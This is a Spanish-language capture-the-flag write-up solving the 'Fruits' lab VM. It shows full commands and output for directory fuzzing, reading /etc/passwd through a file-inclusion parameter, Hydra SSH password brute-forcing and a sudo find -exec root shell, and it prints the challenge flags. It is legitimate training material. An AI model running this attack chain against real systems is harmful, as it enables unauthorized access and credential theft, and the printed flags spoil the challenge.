



CTF – Fruits
By V4lcyfer

Índice

1. Fruits	2
1.1. Detalles de la Maquina Virtual	2
2. Reconocimiento	3
2.1. Escaneo de vulnerabilidades con Nmap	3
2.2. Visualización de sitio web :Port80	3
3. Recopilación de información	4
3.1. Consulta al buscador del sitio web	4
3.2. Fuzzing con Dirb	4
3.3. Fuzzing con GoBuster	5
3.4. Consulta a /fruits.php	6
3.5. Revisión con BurpSuite	6
3.6. Fuerza bruta con Hydra	8
3.7. Escalamiento de Privilegios	9
4. Recomendaciones	10
5. Conclusiones	10

1. Fruits

Fruits es una máquina Virtual es proporcionada por la reciente plataforma web de CTFs The Hacker Labs, agradeciendo su contribución y apoyo a la comunidad para seguir creciendo y aprendiendo sobre este apasionante mundo de la ciberseguridad.




Figura 1: Máquina Virtual

1.1. Detalles de la Máquina Virtual

Después de descargar la Máquina Virtual, te muestra un archivo .ova el cual, al ejecutarlo, despliega la máquina virtual en VMware o VirtualBox y automáticamente se asigna una dirección IP de la red en la que estás trabajando.

```
VM Name      - Fruits
IP Address   - 192.168.1.12
CREATOR      - CondorHacks & CuriosidadesDeHackers
Fruits login:
```

Figura 2: Detalles de la Máquina virtual

2. Reconocimiento

2.1. Escaneo de vulnerabilidades con Nmap

Se valida la conectividad hacia el objetivo desde nuestra máquina Kali. Con esto, podremos iniciar el descubrimiento de servicios y posibles vectores de ataque.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 21:37 EDT
Nmap scan report for 192.168.1.12
Host is up (0.000090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
|_  256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: P\xC3\xA1gina de Frutas
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 00:0C:29:ED:49:E1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

Figura 3: Escaneo de puertos al objetivo

Se utiliza Nmap para recopilar información que pueda ser usada posteriormente para realizar un ataque. El comando utilizado fue `nmap -sVC 192.168.1.12`, el cual nos da como resultado que tenemos dos puertos utilizados por el objetivo (22, 80).

2.2. Visualización de sitio web :Port80

Vamos a revisar el sitio web que nos proporciona el objetivo para buscar algo que nos pueda llamar la atención y abordar el reto.




Figura 4: Sitio Web

3. Recopilación de información

3.1. Consulta al buscador del sitio web

Realizamos una búsqueda simple en el sitio web proporcionado y validamos que no hay una respuesta del servidor, por más que busquemos cualquier cosa. Lo que sí me llama la atención es la forma de la respuesta <url>.php?busqueda=manzana; tiene la forma como para intentar un poco de path traversal.




Figura 5: Respuesta .php

3.2. Fuzzing con Dirb

Con la sospecha de la URL anterior, vamos a realizar un listado de directorios disponibles en el sitio web con la finalidad de encontrar información que nos pueda ser útil.

```
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Apr 14 01:52:50 2024
URL_BASE: http://192.168.1.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.12/ ----
+ http://192.168.1.12/index.html (CODE:200|SIZE:1811)
+ http://192.168.1.12/server-status (CODE:403|SIZE:277)

-----

END_TIME: Sun Apr 14 01:52:53 2024
DOWNLOADED: 4612 - FOUND: 2
```

Figura 6: Fuzzing con Dirb

3.3. Fuzzing con GoBuster

El resultado con Dirb no fue muy alentador, pero siempre me gusta utilizar más de una herramienta para listar directorios web y comparar resultados. La experiencia me dice que algunas veces se encuentran cosas interesantes durante estas comparativas. Por ello, ahora utilizaremos GoBuster, que junto con Dirsearch, se han vuelto mis favoritas.

```
(root@V4lcyfer)-[/home/kali]
# gobuster dir -u http://192.168.1.12 -t 20 -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -x 'txt,php,html'
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 1811]
Progress: 566832 / 566836 (100.00%)
=====
Finished
=====
```

Figura 7: Fuzzing con GoBuster

No se encontraron resultados interesantes, pero lo bueno de GoBuster es que puedes modificar el parámetro de búsqueda y cambiar el diccionario con el que hace pruebas por otros más complejos o completos.

```
(root@V4lcyfer)-[/home/kali]
# gobuster dir -u http://192.168.1.12 -t 20 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x 'txt,php,html'
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 1811]
./php (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
/fruits.php (Status: 200) [Size: 1]
/server-status (Status: 403) [Size: 277]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
(root@V4lcyfer)-[/home/kali]
```

Figura 8: Fuzzing con GoBuster con otro diccionario

En este nuevo intento con otro diccionario pudimos listar algo interesante, /fruits.php.

3.4. Consulta a /fruits.php

Vamos a revisar el contenido de /fruits.php.




Figura 9: Consulta al sitio web

No se observa contenido, pero vamos a darle una revisada más detallada. Para esto, nos ayudaremos con BurpSuite.


3.5. Revisión con BurpSuite

Capturamos la consulta GET de /fruits.php para poder modificarlo con la opción repeater.



Figura 10: Visualiación del GET por BurpSuite

Intentamos varias formas de listar resultados con path traversal pero la que nos dio un resultado fue `file=/etc/passwd`.



```
Request
Pretty Raw Hex
1 GET /fruits.php?file=/etc/passwd HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0)
4 Gecko/20100101 Firefox/124.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
8 Accept-Encoding: gzip, deflate, br
9 Connection: close
10 Upgrade-Insecure-Requests: 1

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Apr 2024 01:15:43 GMT
3 Server: Apache/2.4.57 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 1128
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <pre>
10 root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
12 bin:x:2:2:bin:/bin:/usr/sbin/nologin
13 sys:x:3:3:sys:/dev:/usr/sbin/nologin
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/usr/sbin/nologin
16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
25 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
26 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
28 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
29 messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
30 sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
31 mysql:x:102:110:MySQL Server,,,:/nonexistent:/bin/false
32 bananaman:x:1001:1001::/home/bananaman:/bin/bash
33 </pre>
```

Figura 11: Visualiación del archivo `/etc/passwd`

Con este resultado podemos observar los usuarios que tiene el objetivo, el que inmediatamente nos llama la atención es "bananaman"

```
bananaman:x:1001:1001::/home/bananaman:/bin/bash
</pre>
```

Figura 12: Usuario bananaman

Podríamos intentar utilizar fuerza bruta para obtener la contraseña de usuario y conectarnos al servicio SSH previamente detectado.

3.6. Fuerza bruta con Hydra

Utilizaremos Hydra para intentar obtener la contraseña de 'bananaman'. Para este caso, utilizaremos el diccionario más conocido, Rockyou.

```
└─# hydra -t 64 -l bananaman -P rockyou.txt ssh://192.168.1.12 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-14 02:35:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per
task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12 login: bananaman password: celtic
1 or 1 target successfully completed, 1 valid password round
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-14 02:36:56
```

Figura 13: Clave de bananaman

¡Bingo! Obtenemos la contraseña de 'bananaman'. Con esto, podremos conectarnos mediante el servicio SSH.

```
(root@V4lcyfer)-[/home/kali]
└─# ssh bananaman@192.168.1.12
bananaman@192.168.1.12's password:
Linux Fruits 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-0
2-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 27 17:46:39 2024 from 192.168.1.41
bananaman@Fruits:~$ id
uid=1001(bananaman) gid=1001(bananaman) grupos=1001(bananaman)
bananaman@Fruits:~$ ls
user.txt
bananaman@Fruits:~$ cat user.txt
482c811da5d5b4bc6d497ffa98491e38
bananaman@Fruits:~$
```

Figura 14: flag user.txt

Una vez conectados, obtenemos la primera flag, la del user.txt. Lo que sigue es escalar privilegios para convertirnos en root.

3.7. Escalamiento de Privilegios

Primero vamos a ver si el usuario 'bananaman' puede ejecutar algo sin permisos de root.

```
bananaman@Fruits:~$ sudo -l
Matching Defaults entries for bananaman on Fruits:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bananaman may run the following commands on Fruits:
  (ALL) NOPASSWD: /usr/bin/find
bananaman@Fruits:~$
```

Figura 15: Nopasswd find

Observamos que puede ejecutar el comando 'find' sin permisos de root. Ahora tenemos que buscar si podemos obtener una shell con privilegios de root usando alguna configuración con este comando, siguiendo algunos parámetros.

Después de unos buenos minutos de búsqueda logramos encontrar algo que nos podría ayudar.

In order to exploiting sudo users, first you need to find which commands current user is allowed, using the **sudo -l** command:

```
andrea@viserion:~$ sudo -l
Matching Defaults entries for andrea on viserion:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User andrea may run the following commands on viserion:
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/awk
```

In this case, three command are allowed to be executed with root permissions, so we can try to obtain a privileged shell using some features of this commands.

For example, we can exploit the **-exec** parameter of **find** command:

```
andrea@viserion:~$ sudo find /etc/passwd -exec /bin/sh \;
# whoami
root
#
```

or the **-c** parameter of **vim**:

```
andrea@viserion:~$ sudo vim -c '!sh'
# whoami
root
#
```

Figura 16: Info de <https://andreafortuna.org/>

Ahora probamos el comando recomendado para escalar privilegios.

```
bananaman@Fruits:~$ sudo find /etc/passwd -exec /bin/sh \;  
# id  
uid=0(root) gid=0(root) grupos=0(root)  
#
```

Figura 17: somos root

Buscamos el archivo root.txt para obtener la flag y así terminar este reto.

```
# cd /  
# ls  
bin    dev    home    initrd.img.old  lib64    media  opt    root  sbin  sys  usr  vmlinuz  
boot   etc    initrd.img  lib          lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
```

Figura 18: directorio de root

Buscamos en el directorio de root donde normalmente encontramos la flag y listo.

```
# cat root.txt  
21232f297a57a5a743894a0e4a801fc3  
#
```

Figura 19: flag root.txt

4. Recomendaciones

- Es recomendable, como buena práctica, comparar el resultado de distintas herramientas que se utilizan con el mismo fin. A lo mejor podemos encontrar nueva información que estábamos pasando por alto.
- Tener frescas las técnicas más usadas de hacking web, en este caso la forma del path traversal, ayuda mucho a tener una dirección de por dónde podemos seguir indagando y no atorarnos en algún punto.

5. Conclusiones

Muchas gracias The Hacker Labs y a su equipo CondorHacks y Curiosidadesdehackers por el gran trabajo en este reto, fue muy divertido. Continuen con este gran trabajo.

!Hack the life!